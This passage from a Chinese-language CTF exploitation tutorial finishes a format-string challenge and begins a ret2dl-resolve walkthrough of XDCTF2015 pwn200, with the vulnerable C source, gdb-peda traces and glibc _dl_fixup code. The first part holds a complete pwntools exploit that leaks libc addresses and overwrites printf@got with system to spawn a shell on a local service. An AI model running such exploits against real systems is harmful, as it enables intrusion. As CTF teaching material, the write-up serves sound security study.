    log.info("leaking: 0x%x --> %s" % (addr, data.encode('hex'))
)
    p.close()
    return data
data = DynELF(leak, 0x08048490)     # Entry point address
system_addr = data.lookup('system', 'libc')
printf_addr = data.lookup('printf', 'libc')
log.info("system address: 0x%x" % system_addr)
log.info("printf address: 0x%x" % printf_addr)
```

```
[*] system address: 0xf7df9c50
[*] printf address: 0xf7e0e670
```

DynELF 不要求我们拿到 libc.so，所以如果我们查询不到 libc.so 的版本信息，该模块就能发挥它最大的作用。

attack

按照格式化字符串漏洞的套路，我们通过任意写将 printf@got 指向的内存覆盖为 system 的地址，然后发送字符串 `/bin/sh` ，就可以在调用 `printf("/bin/sh")` 的时候实际上调用 `system("/bin/sh")` 。

终极 payload 如下，使用 `fmtstr_payload` 函数来自动构造，将：

```
payload = fmtstr_payload(7, {printf_got: system_addr})
p = remote('127.0.0.1', '10001')
p.recvline()
p.sendline(payload)
p.recv()
p.sendline('/bin/sh')
p.interactive()
```

虽说有这样的自动化函数很方便，基本的手工构造还是要懂的，看一下生成的 payload 长什么样子：

```
[DEBUG] Sent 0x3a bytes:
    00000000  74 99 04 08  75 99 04 08  76 99 04 08  77 99 04 08
  |t···|u···|v···|w···|
    00000010  25 36 34 63  25 37 24 68  68 6e 25 37  36 63 25 38
  |%64c|%7$h|hn%7|6c%8|
    00000020  24 68 68 6e  25 36 37 63  25 39 24 68  68 6e 25 32
  |$hhn|%67c|%9$h|hn%2|
    00000030  34 63 25 31  30 24 68 68  6e 0a
  |4c%1|0$hh|n·|
    0000003a
```

开头是 printf@got 地址，四个字节分别位于：

```
0x08049974
0x08049975
0x08049976
0x08049977
```

然后是格式字符串 `%64c%7$hhn%76c%8hhn%67c%9$hhn%24c%10$hhn` ：

```
16  + 64 = 80  = 0x50
80  + 76 = 156 = 0x9c
156 + 67 = 223 = 0xdf
233 + 24 = 247 = 0xf7
```

就这样将 system 的地址写入了内存。

Bingo!!!

```
$ python2 exp.py
[+] Opening connection to 127.0.0.2 on port 10001: Done
[*] Switching to interactive mode
$ whoami
firmy
```

exploit

完整的 exp 如下：

```
from pwn import *

# context.log_level = 'debug'

def exec_fmt(payload):
    p.sendline(payload)
    info = p.recv()
    return info
# p = remote('127.0.0.1', '10001')
# p.recvline()
# auto = FmtStr(exec_fmt)
```

```
# offset = auto.offset
# p.close()

def dump_memory(start_addr, end_addr):
    result = ""
    while start_addr < end_addr:
        p = remote('127.0.0.1', '10001')
        p.recvline()
        # print result.encode('hex')
        payload = "%9$s.AAA" + p32(start_addr)
        p.sendline(payload)
        data = p.recvuntil(".AAA")[:-4]
        if data == "":
            data = "\x00"
        log.info("leaking: 0x%x --> %s" % (start_addr, data.enco
de('hex')))
        result += data
        start_addr += len(data)
        p.close()
    return result
# start_addr = 0x8048000
# end_addr   = 0x8049000
# code_bin = dump_memory(start_addr, end_addr)
# with open("code.bin", "wb") as f:
#     f.write(code_bin)
#     f.close()
printf_got = 0x8049974

## method 1
def get_printf_addr():
    p = remote('127.0.0.1', '10001')
    p.recvline()
    payload = "%9$s.AAA" + p32(printf_got)
    p.sendline(payload)
    data = p.recvuntil(".AAA")[:4]
    log.info("printf address: %s" % data.encode('hex'))
    return data
# printf_addr = get_printf_addr()
printf_addr = 0xf7e0e670
offset_printf = 0x00051670
```

```
offset_system = 0x0003cc50
system_addr = printf_addr - (offset_printf - offset_system)

## method 2
def leak(addr):
    p = remote('127.0.0.1', '10001')
    p.recvline()
    payload = "%9$s.AAA" + p32(addr)
    p.sendline(payload)
    data = p.recvuntil(".AAA")[:-4] + "\x00"
    log.info("leaking: 0x%x --> %s" % (addr, data.encode('hex'))
)
    p.close()
    return data
# data = DynELF(leak, 0x08048490)     # Entry point address
# system_addr = data.lookup('system', 'libc')
# printf_addr = data.lookup('printf', 'libc')
# log.info("system address: 0x%x" % system_addr)
# log.info("printf address: 0x%x" % printf_addr)

## get shell
payload = fmtstr_payload(7, {printf_got: system_addr})
p = remote('127.0.1.1', '10001')
p.recvline()
p.sendline(payload)
p.recv()
p.sendline('/bin/sh')
p.interactive()
```

参考资料

- Linux系统下格式化字符串利用研究
- 33C3 CTF 2016 -- ESPR

6.1.3 pwn XDCTF2015 pwn200

下载文件

题目复现

出题人在博客里贴出了源码，如下：

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void vuln()
{
    char buf[100];
    setbuf(stdin, buf);
    read(0, buf, 256);
}
int main()
{
    char buf[100] = "Welcome to XDCTF2015~!\n";

    setbuf(stdout, buf);
    write(1, buf, strlen(buf));
    vuln();
    return 0;
}
```

使用下面的语句编译：

```
$ gcc -m32 -fno-stack-protector -no-pie -s pwn200.c
```

checksec 如下：

```
$ checksec -f a.out
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH    FORTIFY  Fortified Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE
No RPATH   No RUNPATH   No     0               1       a.out
```

在开启 ASLR 的情况下把程序运行起来：

```
$ socat tcp4-listen:10001,reuseaddr,fork exec:./a.out &
```

这题提供了二进制文件而没有提供 libc.so，而且也默认找不到，在章节 4.8 中我们提供了一种解法，这里我们讲解另一种。

ret2dl-resolve 原理及题目解析

这种利用的技术是在 2015 年的论文 “How the ELF Ruined Christmas” 中提出的，论文地址在参考资料中。ret2dl-resolve 不需要信息泄露，而是通过动态装载器来直接标识关键函数的位置并调用它们。它可以绕过多种安全缓解措施，包括专门为保护 ELF 数据结构不被破坏而设计的 RELRO。而在 ctf 中，我们也能看到它的身影，通常用于对付无法获得目标系统 libc.so 的情况。

延迟绑定

关于动态链接我们在章节 1.5.6 中已经讲过了，这里就重点讲一下动态解析的过程。我们知道，在动态链接中，如果程序没有开启 Full RELRO 保护，则存在延迟绑定的过程，即库函数在第一次被调用时才将函数的真正地址填入 GOT 表以完成绑定。

一个动态链接程序的程序头表中会包含类型为 `PT_DYNAMIC` 的段，它包含了 `.dynamic` 段，结构如下：

```
typedef struct
{
  Elf32_Sword   d_tag;          /* Dynamic entry type */
  union
    {
      Elf32_Word d_val;         /* Integer value */
      Elf32_Addr d_ptr;         /* Address value */
    } d_un;
} Elf32_Dyn;

typedef struct
{
  Elf64_Sxword  d_tag;          /* Dynamic entry type */
  union
    {
      Elf64_Xword d_val;        /* Integer value */
      Elf64_Addr d_ptr;         /* Address value */
    } d_un;
} Elf64_Dyn;
```

一个 `Elf_Dyn` 是一个键值对，其中 `d_tag` 是键，`d_value` 是值。其中有个例外的条目是 `DT_DEBUG`，它保存了动态装载器内部数据结构的指针。

段表结构如下：

```
typedef struct
{
  Elf32_Word    sh_name;        /* Section name (string tbl inde
x) */
  Elf32_Word    sh_type;        /* Section type */
  Elf32_Word    sh_flags;       /* Section flags */
  Elf32_Addr    sh_addr;        /* Section virtual addr at execu
tion */
  Elf32_Off sh_offset;      /* Section file offset */
  Elf32_Word    sh_size;        /* Section size in bytes */
  Elf32_Word    sh_link;        /* Link to another section */
  Elf32_Word    sh_info;        /* Additional section informatio
n */
  Elf32_Word    sh_addralign;       /* Section alignment */
  Elf32_Word    sh_entsize;     /* Entry size if section holds t
able */
} Elf32_Shdr;

typedef struct
{
  Elf64_Word    sh_name;        /* Section name (string tbl inde
x) */
  Elf64_Word    sh_type;        /* Section type */
  Elf64_Xword   sh_flags;       /* Section flags */
  Elf64_Addr    sh_addr;        /* Section virtual addr at execu
tion */
  Elf64_Off sh_offset;      /* Section file offset */
  Elf64_Xword   sh_size;        /* Section size in bytes */
  Elf64_Word    sh_link;        /* Link to another section */
  Elf64_Word    sh_info;        /* Additional section informatio
n */
  Elf64_Xword   sh_addralign;       /* Section alignment */
  Elf64_Xword   sh_entsize;     /* Entry size if section holds t
able */
} Elf64_Shdr;
```

具体来看，首先在 write@plt 地址处下断点，然后运行：

```
gdb-peda$ p write
```

```
$1 = {<text variable, no debug info>} 0x8048430 <write@plt>
gdb-peda$ b *0x8048430
Breakpoint 1 at 0x8048430
gdb-peda$ r
Starting program: /home/firmy/Desktop/RE4B/200/a.out
[----------------------------------registers-------------------
---------------]
EAX: 0xffffd5bc ("Welcome to XDCTF2015~!\n")
EBX: 0x804a000 --> 0x8049f04 --> 0x1
ECX: 0x2a8c
EDX: 0x3
ESI: 0xf7f8ee28 --> 0x1d1d30
EDI: 0xffffd620 --> 0x1
EBP: 0xffffd638 --> 0x0
ESP: 0xffffd59c --> 0x804861b (add    esp,0x10)
EIP: 0x8048430 (<write@plt>:    jmp    DWORD PTR ds:0x804a01c)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x8048420 <__libc_start_main@plt>:   jmp    DWORD PTR ds:0x80
4a018
   0x8048426 <__libc_start_main@plt+6>: push   0x18
   0x804842b <__libc_start_main@plt+11>:        jmp    0x80483e0
=> 0x8048430 <write@plt>:       jmp    DWORD PTR ds:0x804a01c
 | 0x8048436 <write@plt+6>:     push   0x20
 | 0x804843b <write@plt+11>:    jmp    0x80483e0
 | 0x8048440:   jmp    DWORD PTR ds:0x8049ff0
 | 0x8048446:   xchg   ax,ax
 |->   0x8048436 <write@plt+6>: push   0x20
       0x804843b <write@plt+11>:        jmp    0x80483e0
       0x8048440:       jmp    DWORD PTR ds:0x8049ff0
       0x8048446:       xchg   ax,ax

  JUMP is taken
[------------------------------------stack----------------------
---------------]
0000| 0xffffd59c --> 0x804861b (add    esp,0x10)
0004| 0xffffd5a0 --> 0x1
0008| 0xffffd5a4 --> 0xffffd5bc ("Welcome to XDCTF2015~!\n")
```

```
0012| 0xffffd5a8 --> 0x17
0016| 0xffffd5ac --> 0x80485a4 (add    ebx,0x1a5c)
0020| 0xffffd5b0 --> 0xffffd5ea --> 0x0
0024| 0xffffd5b4 --> 0xf7ffca64 --> 0x6
0028| 0xffffd5b8 --> 0xf7ffca68 --> 0x3c ('<')
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048430 in write@plt ()
gdb-peda$ x/w 0x804a01c
0x804a01c:      0x08048436
```

由于是第一次运行，尚未进行绑定， `0x804a01c` 地址处保存的是 write@plt+6 的地址 `0x8048436` ，即跳转到下一条指令。

将 `0x20` 压入栈中，这个数字是导入函数的标识，即一个 ELF_Rel 在 `.rel.plt` 中的偏移：

```
gdb-peda$ n
[----------------------------------registers-------------------
---------------]
EAX: 0xffffd5bc ("Welcome to XDCTF2015~!\n")
EBX: 0x804a000 --> 0x8049f04 --> 0x1
ECX: 0x2a8c
EDX: 0x3
ESI: 0xf7f8ee28 --> 0x1d1d30
EDI: 0xffffd620 --> 0x1
EBP: 0xffffd638 --> 0x0
ESP: 0xffffd59c --> 0x804861b (add    esp,0x10)
EIP: 0x8048436 (<write@plt+6>:  push   0x20)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x8048426 <__libc_start_main@plt+6>: push   0x18
   0x804842b <__libc_start_main@plt+11>:        jmp    0x80483e0
   0x8048430 <write@plt>:       jmp    DWORD PTR ds:0x804a01c
=> 0x8048436 <write@plt+6>:     push   0x20
   0x804843b <write@plt+11>:    jmp    0x80483e0
   0x8048440:   jmp    DWORD PTR ds:0x8049ff0
   0x8048446:   xchg   ax,ax
   0x8048448:   add    BYTE PTR [eax],al
[------------------------------------stack---------------------
---------------]
0000| 0xffffd59c --> 0x804861b (add    esp,0x10)
0004| 0xffffd5a0 --> 0x1
0008| 0xffffd5a4 --> 0xffffd5bc ("Welcome to XDCTF2015~!\n")
0012| 0xffffd5a8 --> 0x17
0016| 0xffffd5ac --> 0x80485a4 (add    ebx,0x1a5c)
0020| 0xffffd5b0 --> 0xffffd5ea --> 0x0
0024| 0xffffd5b4 --> 0xf7ffca64 --> 0x6
0028| 0xffffd5b8 --> 0xf7ffca68 --> 0x3c ('<')
[--------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x08048436 in write@plt ()
```

然后跳转到 `0x80483e0` ，该地址是 `.plt` 段的开头，即 PLT[0]：

```
gdb-peda$ n
[----------------------------------registers-------------------
---------------]
EAX: 0xffffd5bc ("Welcome to XDCTF2015~!\n")
EBX: 0x804a000 --> 0x8049f04 --> 0x1
ECX: 0x2a8c
EDX: 0x3
ESI: 0xf7f8ee28 --> 0x1d1d30
EDI: 0xffffd620 --> 0x1
EBP: 0xffffd638 --> 0x0
ESP: 0xffffd598 --> 0x20 (' ')
EIP: 0x804843b (<write@plt+11>: jmp    0x80483e0)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x804842b <__libc_start_main@plt+11>:        jmp    0x80483e0
   0x8048430 <write@plt>:       jmp    DWORD PTR ds:0x804a01c
   0x8048436 <write@plt+6>:     push   0x20
=> 0x804843b <write@plt+11>:    jmp    0x80483e0
 | 0x8048440:   jmp    DWORD PTR ds:0x8049ff0
 | 0x8048446:   xchg   ax,ax
 | 0x8048448:   add    BYTE PTR [eax],al
 | 0x804844a:   add    BYTE PTR [eax],al
 |->   0x80483e0:       push   DWORD PTR ds:0x804a004
       0x80483e6:       jmp    DWORD PTR ds:0x804a008
       0x80483ec:       add    BYTE PTR [eax],al
       0x80483ee:       add    BYTE PTR [eax],al

  JUMP is taken
[------------------------------------stack----------------------
---------------]
0000| 0xffffd598 --> 0x20 (' ')
0004| 0xffffd59c --> 0x804861b (add    esp,0x10)
0008| 0xffffd5a0 --> 0x1
0012| 0xffffd5a4 --> 0xffffd5bc ("Welcome to XDCTF2015~!\n")
0016| 0xffffd5a8 --> 0x17
0020| 0xffffd5ac --> 0x80485a4 (add    ebx,0x1a5c)
```

```
0024| 0xffffd5b0 --> 0xffffd5ea --> 0x0
0028| 0xffffd5b4 --> 0xf7ffca64 --> 0x6
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x0804843b in write@plt ()
```

```
$ readelf -S a.out | grep 80483e0
  [12] .plt              PROGBITS        080483e0 0003e0 000060
04  AX  0   0 16
```

接下来就进入 PLT[0] 处的代码：

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xffffd5bc ("Welcome to XDCTF2015~!\n")
EBX: 0x804a000 --> 0x8049f04 --> 0x1
ECX: 0x2a8c
EDX: 0x3
ESI: 0xf7f8ee28 --> 0x1d1d30
EDI: 0xffffd620 --> 0x1
EBP: 0xffffd638 --> 0x0
ESP: 0xffffd598 --> 0x20 (' ')
EIP: 0x80483e0 (push   DWORD PTR ds:0x804a004)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
=> 0x80483e0:   push   DWORD PTR ds:0x804a004
   0x80483e6:   jmp    DWORD PTR ds:0x804a008
   0x80483ec:   add    BYTE PTR [eax],al
   0x80483ee:   add    BYTE PTR [eax],al
[------------------------------------stack-------------------------------------]
0000| 0xffffd598 --> 0x20 (' ')
0004| 0xffffd59c --> 0x804861b (add    esp,0x10)
0008| 0xffffd5a0 --> 0x1
0012| 0xffffd5a4 --> 0xffffd5bc ("Welcome to XDCTF2015~!\n")
0016| 0xffffd5a8 --> 0x17
0020| 0xffffd5ac --> 0x80485a4 (add    ebx,0x1a5c)
0024| 0xffffd5b0 --> 0xffffd5ea --> 0x0
0028| 0xffffd5b4 --> 0xf7ffca64 --> 0x6
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080483e0 in ?? ()
gdb-peda$ x/w 0x804a004
0x804a004:      0xf7ffd900
gdb-peda$ x/w 0x804a008
0x804a008:      0xf7fec370
```

```
$ readelf -S a.out | grep .got.plt
  [23] .got.plt          PROGBITS        0804a000 001000 000020
04  WA  0   0  4
```

看一下 `.got.plt` 段，所以 `0x804a004` 和 `0x804a008` 分别是 GOT[1] 和 GOT[2]。继续调试：

```
gdb-peda$ n
[----------------------------------registers--------------------
---------------]
EAX: 0xffffd5bc ("Welcome to XDCTF2015~!\n")
EBX: 0x804a000 --> 0x8049f04 --> 0x1
ECX: 0x2a8c
EDX: 0x3
ESI: 0xf7f8ee28 --> 0x1d1d30
EDI: 0xffffd620 --> 0x1
EBP: 0xffffd638 --> 0x0
ESP: 0xffffd594 --> 0xf7ffd900 --> 0x0
EIP: 0x80483e6 (jmp    DWORD PTR ds:0x804a008)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x80483dd:   add    BYTE PTR [eax],al
   0x80483df:   add    bh,bh
   0x80483e1:   xor    eax,0x804a004
=> 0x80483e6:   jmp    DWORD PTR ds:0x804a008
 | 0x80483ec:   add    BYTE PTR [eax],al
 | 0x80483ee:   add    BYTE PTR [eax],al
 | 0x80483f0 <setbuf@plt>:      jmp    DWORD PTR ds:0x804a00c
 | 0x80483f6 <setbuf@plt+6>:    push   0x0
 |->   0xf7fec370 <_dl_runtime_resolve>:        push   eax
       0xf7fec371 <_dl_runtime_resolve+1>:      push   ecx
       0xf7fec372 <_dl_runtime_resolve+2>:      push   edx
       0xf7fec373 <_dl_runtime_resolve+3>:      mov    edx,DWORD
 PTR [esp+0x10]

  JUMP is taken
[------------------------------------stack---------------------
```

```
---------------]
0000| 0xffffd594 --> 0xf7ffd900 --> 0x0
0004| 0xffffd598 --> 0x20 (' ')
0008| 0xffffd59c --> 0x804861b (add    esp,0x10)
0012| 0xffffd5a0 --> 0x1
0016| 0xffffd5a4 --> 0xffffd5bc ("Welcome to XDCTF2015~!\n")
0020| 0xffffd5a8 --> 0x17
0024| 0xffffd5ac --> 0x80485a4 (add    ebx,0x1a5c)
0028| 0xffffd5b0 --> 0xffffd5ea --> 0x0
[-----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080483e6 in ?? ()
```

PLT[0] 处的代码将 GOT[1] 的值压入栈中，然后跳转到 GOT[2]。这两个 GOT 表条目有着特殊的含义，动态链接器在开始时给它们填充了特殊的内容：

- GOT[1]：一个指向内部数据结构的指针，类型是 link_map，在动态装载器内部使用，包含了进行符号解析需要的当前 ELF 对象的信息。在它的 `l_info` 域中保存了 `.dynamic` 段中大多数条目的指针构成的一个数组，我们后面会利用它。
- GOT[2]：一个指向动态装载器中 `_dl_runtime_resolve` 函数的指针。

函数使用参数 `link_map_obj` 来获取解析导入函数（使用 `reloc_index` 参数标识）需要的信息，并将结果写到正确的 GOT 条目中。在 `_dl_runtime_resolve` 解析完成后，控制流就交到了那个函数手里，而下次再调用函数的 plt 时，就会直接进入目标函数中执行。

`_dl-runtime-resolve` 的过程如下图所示：




Figure 1: The relationship between data structures involved in symbol resolution (without symbol versioning). Shaded background means read only memory.

重定位项使用 Elf_Rel 结构体来描述，存在于 `.rep.plt` 段和 `.rel.dyn` 段中：

```
typedef uint32_t Elf32_Addr;
typedef uint32_t Elf32_Word;

typedef struct
{
  Elf32_Addr    r_offset;       /* Address */
  Elf32_Word    r_info;         /* Relocation type and symbol in
dex */
} Elf32_Rel;

typedef uint64_t Elf64_Addr;
typedef uint64_t Elf64_Xword;
typedef int64_t  Elf64_Sxword;

typedef struct
{
  Elf64_Addr    r_offset;       /* Address */
  Elf64_Xword   r_info;         /* Relocation type and symbol in
dex */
  Elf64_Sxword  r_addend;       /* Addend */
} Elf64_Rela;
```

32 位程序使用 REL，而 64 位程序使用 RELA。

下面的宏描述了 r_info 是怎样被解析和插入的：

```
/* How to extract and insert information held in the r_info fiel
d.  */

#define ELF32_R_SYM(val)        ((val) >> 8)
#define ELF32_R_TYPE(val)       ((val) & 0xff)
#define ELF32_R_INFO(sym, type)     (((sym) << 8) + ((type) & 0x
ff))

#define ELF64_R_SYM(i)          ((i) >> 32)
#define ELF64_R_TYPE(i)         ((i) & 0xffffffff)
#define ELF64_R_INFO(sym,type)      ((((Elf64_Xword) (sym)) << 3
2) + (type))
```

举个例子：

```
ELF32_R_SYM(Elf32_Rel->r_info) = (Elf32_Rel->r_info) >> 8
```

每个符号使用 Elf_Sym 结构体来描述，存在于 `.dynsym` 段和 `.symtab` 段中，而 `.symtab` 在 strip 之后会被删掉：

```
typedef struct
{
  Elf32_Word    st_name;        /* Symbol name (string tbl index
) */
  Elf32_Addr    st_value;       /* Symbol value */
  Elf32_Word    st_size;        /* Symbol size */
  unsigned char st_info;        /* Symbol type and binding */
  unsigned char st_other;       /* Symbol visibility */
  Elf32_Section st_shndx;       /* Section index */
} Elf32_Sym;

typedef struct
{
  Elf64_Word    st_name;        /* Symbol name (string tbl index
) */
  unsigned char st_info;        /* Symbol type and binding */
  unsigned char st_other;       /* Symbol visibility */
  Elf64_Section st_shndx;       /* Section index */
  Elf64_Addr    st_value;       /* Symbol value */
  Elf64_Xword   st_size;        /* Symbol size */
} Elf64_Sym;
```

下面的宏描述了 st_info 是怎样被解析和插入的：

```
/* How to extract and insert information held in the st_info fie
ld.  */

#define ELF32_ST_BIND(val)      (((unsigned char) (val)) >> 4)
#define ELF32_ST_TYPE(val)      ((val) & 0xf)
#define ELF32_ST_INFO(bind, type)   (((bind) << 4) + ((type) & 0
xf))

/* Both Elf32_Sym and Elf64_Sym use the same one-byte st_info fi
eld.  */
#define ELF64_ST_BIND(val)      ELF32_ST_BIND (val)
#define ELF64_ST_TYPE(val)      ELF32_ST_TYPE (val)
#define ELF64_ST_INFO(bind, type)   ELF32_ST_INFO ((bind), (type
))
```

所以 PLT[0] 其实就是调用的以下函数：

```
_dl_runtime_resolve(link_map_obj, reloc_index)
```

```
gdb-peda$ disassemble 0xf7fec370
Dump of assembler code for function _dl_runtime_resolve:
   0xf7fec370 <+0>:     push   eax
   0xf7fec371 <+1>:     push   ecx
   0xf7fec372 <+2>:     push   edx
   0xf7fec373 <+3>:     mov    edx,DWORD PTR [esp+0x10]
   0xf7fec377 <+7>:     mov    eax,DWORD PTR [esp+0xc]
   0xf7fec37b <+11>:    call   0xf7fe6080 <_dl_fixup>
   0xf7fec380 <+16>:    pop    edx
   0xf7fec381 <+17>:    mov    ecx,DWORD PTR [esp]
   0xf7fec384 <+20>:    mov    DWORD PTR [esp],eax
   0xf7fec387 <+23>:    mov    eax,DWORD PTR [esp+0x4]
   0xf7fec38b <+27>:    ret    0xc
End of assembler dump.
```

该函数在 `glibc/sysdeps/i386/dl-trampoline.S` 中用汇编实现，先保存寄存器，然后将两个值分别传入寄存器，调用 `_dl_fixup` ，最后恢复寄存器：

```
gdb-peda$ x/w $esp+0x10
0xffffd598:     0x00000020
gdb-peda$ x/w $esp+0xc
0xffffd594:     0xf7ffd900
```

还记得这两个值吗，一个是在 `<write@plt+6>: push 0x20` 中压入的偏移量，一个是 PLT[0] 中 `push DWORD PTR ds:0x804a004` 压入的 GOT[1]。

函数 `_dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)` ，其参数分别由寄存器 `eax` 和 `edx` 提供。继续调试：

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xf7ffd900 --> 0x0
```

```
EBX: 0x804a000 --> 0x8049f04 --> 0x1
ECX: 0x2a8c
EDX: 0x20 (' ')
ESI: 0xf7f8ee28 --> 0x1d1d30
EDI: 0xffffd620 --> 0x1
EBP: 0xffffd638 --> 0x0
ESP: 0xffffd588 --> 0x3
EIP: 0xf7fec37b (<_dl_runtime_resolve+11>:      call   0xf7fe608
0 <_dl_fixup>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0xf7fec372 <_dl_runtime_resolve+2>:  push   edx
   0xf7fec373 <_dl_runtime_resolve+3>:  mov    edx,DWORD PTR [es
p+0x10]
   0xf7fec377 <_dl_runtime_resolve+7>:  mov    eax,DWORD PTR [es
p+0xc]
=> 0xf7fec37b <_dl_runtime_resolve+11>: call   0xf7fe6080 <_dl_f
ixup>
   0xf7fec380 <_dl_runtime_resolve+16>: pop    edx
   0xf7fec381 <_dl_runtime_resolve+17>: mov    ecx,DWORD PTR [es
p]
   0xf7fec384 <_dl_runtime_resolve+20>: mov    DWORD PTR [esp],e
ax
   0xf7fec387 <_dl_runtime_resolve+23>: mov    eax,DWORD PTR [es
p+0x4]
Guessed arguments:
arg[0]: 0x3
arg[1]: 0x2a8c
arg[2]: 0xffffd5bc ("Welcome to XDCTF2015~!\n")
[------------------------------------stack---------------------
---------------]
0000| 0xffffd588 --> 0x3
0004| 0xffffd58c --> 0x2a8c
0008| 0xffffd590 --> 0xffffd5bc ("Welcome to XDCTF2015~!\n")
0012| 0xffffd594 --> 0xf7ffd900 --> 0x0
0016| 0xffffd598 --> 0x20 (' ')
0020| 0xffffd59c --> 0x804861b (add    esp,0x10)
0024| 0xffffd5a0 --> 0x1
```

```
0028| 0xffffd5a4 --> 0xffffd5bc ("Welcome to XDCTF2015~!\n")
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0xf7fec37b in _dl_runtime_resolve () from /lib/ld-linux.so.2
gdb-peda$ s
[----------------------------------registers--------------------
---------------]
EAX: 0xffffd5bc ("Welcome to XDCTF2015~!\n")
EBX: 0x804a000 --> 0x8049f04 --> 0x1
ECX: 0x2a8c
EDX: 0x3
ESI: 0xf7f8ee28 --> 0x1d1d30
EDI: 0xffffd620 --> 0x1
EBP: 0xffffd638 --> 0x0
ESP: 0xffffd59c --> 0x804861b (add    esp,0x10)
EIP: 0xf7ea3100 (<write>:       push   esi)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0xf7ea30fb:  xchg   ax,ax
   0xf7ea30fd:  xchg   ax,ax
   0xf7ea30ff:  nop
=> 0xf7ea3100 <write>:  push   esi
   0xf7ea3101 <write+1>:        push   ebx
   0xf7ea3102 <write+2>:        sub    esp,0x14
   0xf7ea3105 <write+5>:        mov    ebx,DWORD PTR [esp+0x20]
   0xf7ea3109 <write+9>:        mov    ecx,DWORD PTR [esp+0x24]
[------------------------------------stack---------------------
---------------]
0000| 0xffffd59c --> 0x804861b (add    esp,0x10)
0004| 0xffffd5a0 --> 0x1
0008| 0xffffd5a4 --> 0xffffd5bc ("Welcome to XDCTF2015~!\n")
0012| 0xffffd5a8 --> 0x17
0016| 0xffffd5ac --> 0x80485a4 (add    ebx,0x1a5c)
0020| 0xffffd5b0 --> 0xffffd5ea --> 0x0
0024| 0xffffd5b4 --> 0xf7ffca64 --> 0x6
0028| 0xffffd5b8 --> 0xf7ffca68 --> 0x3c ('<')
[----------------------------------------------------------------
```

```
---------------]
Legend: code, data, rodata, value
0xf7ea3100 in write () from /usr/lib32/libc.so.6
```

即使我们使用单步进入，也不能调试 `_dl_fixup` ，它直接就执行完成并跳转到 write 函数了，而此时，GOT 的地址已经被覆盖为实际地址：

```
gdb-peda$ x/w 0x804a01c
0x804a01c:      0xf7ea3100
```

再强调一遍：fixup 是通过寄存器取参数的，这似乎违背了 32 位程序的调用约定，但它就是这样，上面 gdb 中显示的参数是错误的，该函数对程序员来说是透明的，所以会尽量少用栈去做操作。

既然不能调试，直接看代码吧，在 `glibc/elf/dl-runtime.c` 中：

```
DL_FIXUP_VALUE_TYPE
attribute_hidden __attribute ((noinline)) ARCH_FIXUP_ATTRIBUTE
_dl_fixup (
# ifdef ELF_MACHINE_RUNTIME_FIXUP_ARGS
       ELF_MACHINE_RUNTIME_FIXUP_ARGS,
# endif
       struct link_map *l, ElfW(Word) reloc_arg)
{
  // 分别获取动态链接符号表和动态链接字符串表的基址
  const ElfW(Sym) *const symtab
    = (const void *) D_PTR (l, l_info[DT_SYMTAB]);
  const char *strtab = (const void *) D_PTR (l, l_info[DT_STRTAB
]);

  // 通过参数 reloc_arg 计算重定位入口，这里的 DT_JMPREL 即 .rel.plt，
reloc_offset 即 reloc_arg
  const PLTREL *const reloc
    = (const void *) (D_PTR (l, l_info[DT_JMPREL]) + reloc_offse
t);

  // 根据函数重定位表中的动态链接符号表索引，即 reloc->r_info，获取函数在
动态链接符号表中对应的条目
```

```
  const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
  const ElfW(Sym) *refsym = sym;
  void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);
  lookup_t result;
  DL_FIXUP_VALUE_TYPE value;

  /* Sanity check that we're really looking at a PLT relocation.
  */
  assert (ELFW(R_TYPE)(reloc->r_info) == ELF_MACHINE_JMP_SLOT);

   /* Look up the target symbol.  If the normal lookup rules are
 not
      used don't look in the global scope.  */
  if (__builtin_expect (ELFW(ST_VISIBILITY) (sym->st_other), 0)
== 0)
    {
      const struct r_found_version *version = NULL;

